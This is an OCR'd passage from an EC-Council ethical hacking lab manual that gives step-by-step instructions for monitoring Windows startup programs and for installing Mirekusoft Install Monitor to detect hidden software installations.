


25. The expanded view shows all information related to the program and its associated file, as demonstrated in the screenshot. Analyze the info and close the window.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, switch to the **Active Tasks** tab to view the current tasks running on your computer. Select any task and click **Kill Task** to end the task, as shown in the screenshot.



27. By examining all these tabs, you can find any unwanted process or application running on the machine when the system boots up and manually stop or delete them.
28. Close all open windows on the **Windows 11** machine.
29. You can also use other Windows startup programs monitoring tools such as **Autorun Organizer** (https://www.chemtable.com), **Quick Startup** (https://www.glarysoft.com), or **Chameleon Startup Manager** (https://www.chameleon-managers.com) to perform startup programs monitoring.

Task 6: Perform Installation Monitoring using Mirekusoft Install Monitor

When the system or users install or uninstall any software application, there is a chance that it will leave traces of the application data on the system. Installation monitoring help to detect hidden and background installations that malware performs.

Mirekusoft Install Monitor automatically monitors what gets placed on your system and allows you to uninstall it completely. Install Monitor works by monitoring what resources such as file and registry, are created when a program is installed. It provides detailed information about the software installed, including how much disk space, CPU, and memory your programs are using.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

Here, we will use the Mirekusoft Install Monitor tool to detect hidden and background installations.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekusoft Install Monitor** and double-click **SetupInstallMonitor.exe**.

   Note: If **Update Available** wizard appears, click **Update** button.

   Note: If a **User Account Control** window appears, click **Yes**.

2. Follow the installation steps to install **Mirekusoft Install Monitor**.


3. The **Setup Successful** wizard appears; click **Launch**.



4. If a **User Account Control** window appears, click **Yes**.


5. The **Mirekusoft Install Monitor** main window appears, along with a **Welcome** pop-up, click **OK**. Click **Skip scan** in the **Home** tab.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



